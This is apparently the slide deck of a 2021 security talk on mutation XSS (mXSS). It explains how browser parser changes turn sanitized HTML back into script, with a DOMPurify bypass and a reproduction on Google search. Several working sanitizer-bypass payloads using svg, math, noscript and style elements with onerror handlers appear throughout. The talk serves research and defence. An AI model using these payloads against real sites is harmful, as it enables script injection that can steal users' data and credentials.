mXSS in 2021
One long solved problem?

mXSS-what? What is mXSS and why was, is and why will that continue to be a problem?

A talk for Swiss Cyber Storm 2021.
Dr.-Ing. Mario Heiderich.
mario@cure53.de || Signal: +49 1520 8675782

Our Dear Speaker

- Dr.-Ing. Mario Heiderich
  - Ex-Researcher and now Lecturer, Ruhr-Uni Bochum
    - PhD Thesis about Client Side Security and Defense
    - Runs the course “Web & Browser-Security” at RUB
  - Founder & Director of Cure53
    - Pentest- & Security-Firm located in Berlin
    - Security, Consulting, Workshops, Trainings
    - The Best Company in the World, or even better
  - Published Author and Speaker
    - Specialized on HTML5, DOM and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - Maintains DOMPurify
    - A top notch JS-only Sanitizer, also, couple of other projects
  - Can be reached out to as follows
    - mario@cure53.de
    - +49 1520 8675782

First Act

XSS

We all know it

- Cross-Site Scripting, also known as **XSS**
  - Technically the wrong name, but...
- What does XSS actually do?
  - Very simple, think „injected script does things"
  - Turns a website into the attacker‘s accomplice
  - Together, attacker and the accomplice target other users of that website
  - And then, they steal, alter, delete information and cause bad things to happen.
  - And all that happens via JavaScript injections and resulting DOM manipulations

Harmless HTTP Request

```
GET /manager/?user=Karen HTTP/1.1
Host: www.cure53.de
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Name: Value
```

Harmless Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
Date: Mon, 07 Oct 2019 15:31:25 GMT
Connection: close
Content-Length: 68377

<!doctype html>
<html lang="de" class="no-js html--rwd">
<head></head>
<body>Hello, Karen! I am the manager</body>
</html>
```

Slightly shady Request

```
GET /manager/?user=<script>alert(1)</script> HTTP/1.1

Host: www.cure53.de

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:69.0)
Gecko/20100101 Firefox/69.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Name: Value
```

Hah, XSS. Hello, accomplice!

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
Date: Mon, 07 Oct 2019 15:31:25 GMT
Connection: close
Content-Length: 68377

<!doctype html>
<html lang="de" class="no-js html--rwd">
<head></head>
<body>Hello, <script>alert(1)</script>! Oh dear.</body>
</html>
```

And now what?

- Now, it’s time to develop an actual exploit, because an „alert“ ain‘t hurting nobody it don‘t
  - Maybe steal plaintext passwords from inputs
  - Maybe redirect Links & Forms
  - Maybe steal juicy Anti-CSRF tokens
  - Maybe install a „Monero Miner“
  - Maybe register a „Service Worker“
  - Maybe start the webcam or microphone
- Whatever you feel like, really, the DOM is powerful

And how can we prevent all this?

- **We avoid...**
  - Echoing data just so that comes in via `GET`, `POST` etc.
  - Storing or passing on data without any filtering or sanitization
  - Making bad mistakes with filtering, encoding or escaping
- **Instead we...**
  - Treat any user-controlled data using the right methods
  - Gain awareness over all the contexts, HTML, JS, SVG, CSS...
  - Use securely configured Cookies, HTTP Header & maybe CSP LOL
  - Are super careful with the DOM, because there is still DOMXSS

Alright, that was it!

- Thank you very much!
- Any questions?
    - mario@cure53.de


WAIT A SECOND!

We got some time left don't we?

"Did the all the right things... Still not secure."

- **What would happen if...**
  - We properly secure our application against XSS
  - And all the XSS attacks are mitigated
  - We did the right thing, didn't forget a single spot
  - **But still, not safe from XSS attacks? What?**

Second Act



mXSS

The things browsers do

- **Browsers do a lot of things in the background**
  - Lots of things because they have to
  - Other things because, well, because they can
  - And some things just for good looks and performance
- **We can have a look at a few simple examples**
  - Let’s open a text file, shall we? Yes? Just TXT?
  - Or an image file for what it’s worth, no?
  - Or we just feed the browser broken HTML, no?

Okay...

- **So the browser changes what we feed to it**
  - In such way that it’s better for the browser
  - To, for example, not overwhelm the fragile „Layout-Engine“
  - And that's good, especially for robustness & performance
  - Faster rendering, fewer crashes, let the parser handle it!
- **But is that the secure way to go?**
  - **Of course not**, sheesh. Why are we here again? :D

Let’s look at a real-life app!

- **Let's take a very typical web application, why not a Web Mailer**
- **What does such an application mostly do?**
  - It hosts and harbors very sensitive data ✔
  - It shows data to the user that can contain anything ✔
  - It processes very complex stuff. HTML Mails, Attachments, diverse „charsets“, anything, really ✔
  - It’s gotta be accessible, fast and pretty and well designed ✔
  - It needs to really work well in all modern browsers ✔
  - It needs to be really powerful, „Rich Text Editor“, address book,... ✔
- **That’s hell lot of requirements for a web application**
- **And therefore, the perfect target for attacks**

“Make secure, now! But how??”

- Well, primary attack vector are mails containing HTML
- Web Mailers usually clean that HTML on the server
  1) Mail arrives on the mail server, web mailer notices
  2) Server-side code grabs the mail, looks at its content
  3) Server-side code cleans it up (no Scripts, no Events, etc.)
  4) Server-side code says “okay” and sends it over to the Browser
  5) Browser parses and renders HTML, User is very happy
- **Sounds secure? Yes? It’s not. Thanks, Browser.**

Why no secure? Why??

- **Because the browser sometimes changes too much.**
- **And turns safe HTML... into unsafe HTML.**

- That does not sound good, doesn’t it?
- Let’s have a look together.

mXSS Examples

- **First mXSS Generation**
  - `<p style="font-family:'test\27\3bx:expression(alert(1));test'">123</p>`
  - `<p style="font-family:'test,;x:expression(alert(1));test'">123</p>`
  - `<p style="font-fa\22\33\3cimg\20src\3dx\20onerror\3d\61lert\28\31\29\3emily:'test'">123</p>`
- **Second mXSS Generation**
  - `1<article xmlns='"><img src=x onerror=alert(1)'>123</article>`
  - `1<div='/x=&#39&gt&lt;iframe/onload=alert(1)&gt>`
  - `<x/><title>&amp;lt;/title&amp;gt;&amp;lt;img src=1 onerror=alert(1)&gt;`
- **Third mXSS Generation**
  - `a<svg><xss><desc><noscript>&lt;/noscript>&lt;/desc>&lt;s>&lt/s>&lt;style>&lt;a title="&lt;/style>&lt;img src onerror=alert(1)>">`
  - `<math><mtext><option><FAKEFAKE><option></option><mglyph><svg><mtext><style><a title="</style><img src='#' onerror='alert(1)'>">`

3rd Generation mXSS in Detail

- Let's now have a look at a classic 3rd Generation mXSS example
- **This example did affect DOMPurify, the bypass was discovered internally and not so super bad.**
  - Because it only worked in case a very unlikely config option was set
  - So we thought to ourselves, „ez gg, not a big issue, let's just fix it lol."
- Well, let's try to explain every single step of the attack
- It's technically not very complicated
- In case you know what exactly happens and why.

We were of course wrong.
As usual

cure53

```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
```

JavaScript is off. At least "inside", inside the Sanitizer document Why? Because we parse using DOMParser. No JavaScript.

DOMPurify thinks "okay, all good."

```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
</noscript>
```

"All good" because... all bad stuff is locked inside an attribute!


```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
</noscript>
```

However later, in the browser, JavaScript is ofc active! Otherwise we wouldn't need our sanitizer in the first place.

So, everything changes. Oh dear!

```
<noscript>
<p title="</noscript><img src=x
onerror=alert(1)>">
```

And now, drum-roll, is that a problem?




www.google.com says

1

```
ıoscript><p title="</noscript><img src=x onerror=alert(1)>">
```

Google offered in: Deutsch

Oooooh shiiii...



Google - Google Chrome

google.de/?q=<noscript><p+title%3D"</noscript><img+src%3Dx+onerror%3Dalert(1)>">

Paused in debugger

script><p title="</noscript><img src=x onerror=debugger>">

```
top
  www.google.de
    images
    logos
    xjs/_/js/k=xjs.s.en.yYxOAWYVKiU.O
    ?q=<noscript><p+title%3D"</noscript><img+src%3Dx+one
    ?q=<noscript><p+title%3D"</noscript><img+src%3Dx+one
    gen_204?atyp=i&ct=doodle&cad=d:119264257,c:0,dt:107,e
  adservice.google.de
  apis.google.com
  ssl.gstatic.com
  www.gstatic.com
```

rs=ACT90oEw-bTX...trw2dvRIUES-fA   rs=ACT90oEw-bTX...5-fA:formatted

```
3916        , s_6ca = s_Zba("<br>", 0);
3917      var s_7ca = s_yc(function() {
3918          var a = document.createElement("div");
3919          a.innerHTML = "<div><div></div></div>";
3920          var b = a.firstChild.firstChild;
3921          a.innerHTML = "";
3922          return !b.parentElement
3923      })
3924        , s_8ca = function(a, b) {
3925          if (s_7ca())
3926              for (; a.lastChild; )
3927                  a.removeChild(a.lastChild);
3928          a.innerHTML = b
3929      }
3930        , s_Rc = function(a, b) {
3931          s_8ca(a, s_Nc(b))
3932      }
3933        , s_Sc = function(a, b) {
3934          b = b instanceof s_Gc ? b : s_Jca(b);
3935          a.href = s_Hc(b)
3936      }
3937        , s_Dpa = function(a, b) {
3938          if (!(b instanceof s_Gc)) {
3939
```

Line 3928, Column 21

```
Debugger paused
Watch
Call Stack
onerror    ?q=<noscript><p...Dalert(1)>">:1
error (async)
s_8ca      rs=ACT90oEw-bTX...formatted:3928
s_Rc       rs=ACT90oEw-bTX...formatted:3931
s_wve      rs=ACT90oEw-bTX...ormatted:15553
s_Pxe      rs=ACT90oEw-bTX...ormatted:17300
s_83.la    rs=ACT90oEw-bTX...ormatted:20866
s_rwe      rs=ACT90oEw-bTX...ormatted:14910
(anonymous)
```

```
GET https://www.google.de/x 404                                x:1
```

InnerHTML…

Ok, Boome… Google.

Check it out on YouTube

https://is.gd/oRNBLZ

And on Github

https://is.gd/SdP0SK

But it’s gonna get worse.

- In autumn 2019, it seems, an mXSS season began
  - DOMPurify was being bypassed several times in a row
  - First bypass was spotted by Michał Bentkowski
  - Then, several other ones “internally” discovered, by Masato
- There was two different root causes back then
  - **Predictable Changes** in markup-type force a change of parser
    ^ Type as in HTML, SVG, etc.
  - **Unpredictable Changes** in markup-type force a change of parser

mXSS Root-Cause Number One

- **Predictable Changes** in markup-type force a change of parser
  - Browser first thinks it’s XML, then oh, it’s HTML
  - Once the browser re-decides, ofc, other rules apply
  - This is especially for Style-Elements
  - And because of that, we get a bypass! mXSS.

```
<svg></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

So, here we have a broken P element. The browser will likely just remove it, no?

```
<svg></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

Not true. Chrome for example **repaired** the element. And that lead to changing the parser. Boom, mXSS.

```
<svg><p></p><style>
<a id="</style><img src=1
onerror=alert(1)>">
```

mXSS Root-Cause Number Two

- **Unpredictable Changes** in markup-type force a change of parser
  - Browser first thinks it’s XML or maybe HTML
  - Then, an element gets removed!
  - Element content stays, which is often the case
  - The browser gets, well, „confused“
  - And that causes a bypass to happen, boom. mXSS.

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

This element needs to go but
its content needs to stay.

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

Ooops, this changes the type.
From CDATA to actual XML!

```
<noembed><svg><b><style><b
title='</style><img src=x
onerror=alert(1)>'>
```

```
<noembed><svg></svg><b></b>
<style><b
title='</style><img src=x
onerror=alert(1)>'>
```

Oh, FFS…

Third Act

And now?

That's… not so nice

- **First, things are all harmless**
  - The sanitizer receives the HTML, looks at it
  - Doesn't find anything that looks bad
  - Says "okey dokey" and hands it back to the browser
  - And then boom, mXSS
- **And it's almost not the browser's fault!**
  - In one context, this set of rules applies
  - In another context, other sets of rules apply
  - And how are browser & sanitizer supposed to know?

```
<math><mtext><a
title='one'><audio>aa<altglyphdef>
<animatecolor><filter><fieldset><a
title='two'></fieldset>ccd</a>gg<mgl
yph><svg><mtext><style> <a title='</
style><img src=# onerror=alert(1)>'>
```

Do what now?

- There are a bunch of things we can get done
- Some of them are of tactical, others of strategic nature
- **From a tactical point of view**
  - We can build better sanitizers for developers to use
  - We try to navigate around everything SVG, MathML, XML-ish
  - We try to navigate around user-controlled CSS, but that’s prio 2
- **From a strategic point of view**
  - We get the sanitizer to be inside the browser
  - We rewrite the standards, including HTML
  - Or, we change jobs and become a gardener

And who's gonna do all that?

- Well, us, no?
- **From a tactical point of view**
  - Enhance DOMPurify and harden it further
  - Note that we are "hyper-tolerant by default"
- **From a strategic point of view**
  - Sanitization has meanwhile arrived in the browser
  - The standards have been adjusted here and there
  - HTML will likely change soon, things point that direction
- The level of awareness is growing. Folks now want to fix this.

Let‘s have look here

- Back then, **2016**, first attempt
  - https://www.youtube.com/watch?v=KIRvxYqk_Wc
- Then here, **2018**, Schloss Dagstuhl
  - https://www.dagstuhl.de/en/program/calendar/semhp/?semnr=18321
- And now, **2021**, finally!
  - https://wicg.github.io/sanitizer-api/

Next Steps

- Keep maintaining JavaScript based sanitizers
  - Things could be worse, protection levels are quite good
- Keep pushing development of Browser-based sanitizers
  - Things are in motion, first implementations in FF and Chrome!
- Keep exploring the mXSS attack surface
  - Good starting point? Jsdom! („oh dear...“)
- And piece by piece get closer to be able to handle Markup securely, despite weird HTML, SVG & MathML Cocktails

Now, that was it, for real :)

- Many thanks!
- Got any questions?
  - mario@cure53.de
- Thanks also go out to...
  - Michał Bentkowski, Gareth Heyes, Freddy Braun,
    Jun Kokatsu, Masato Kinugawa, Mike West, Daniel Vogelheim,
    Yifan Luo and many others who helped on this journey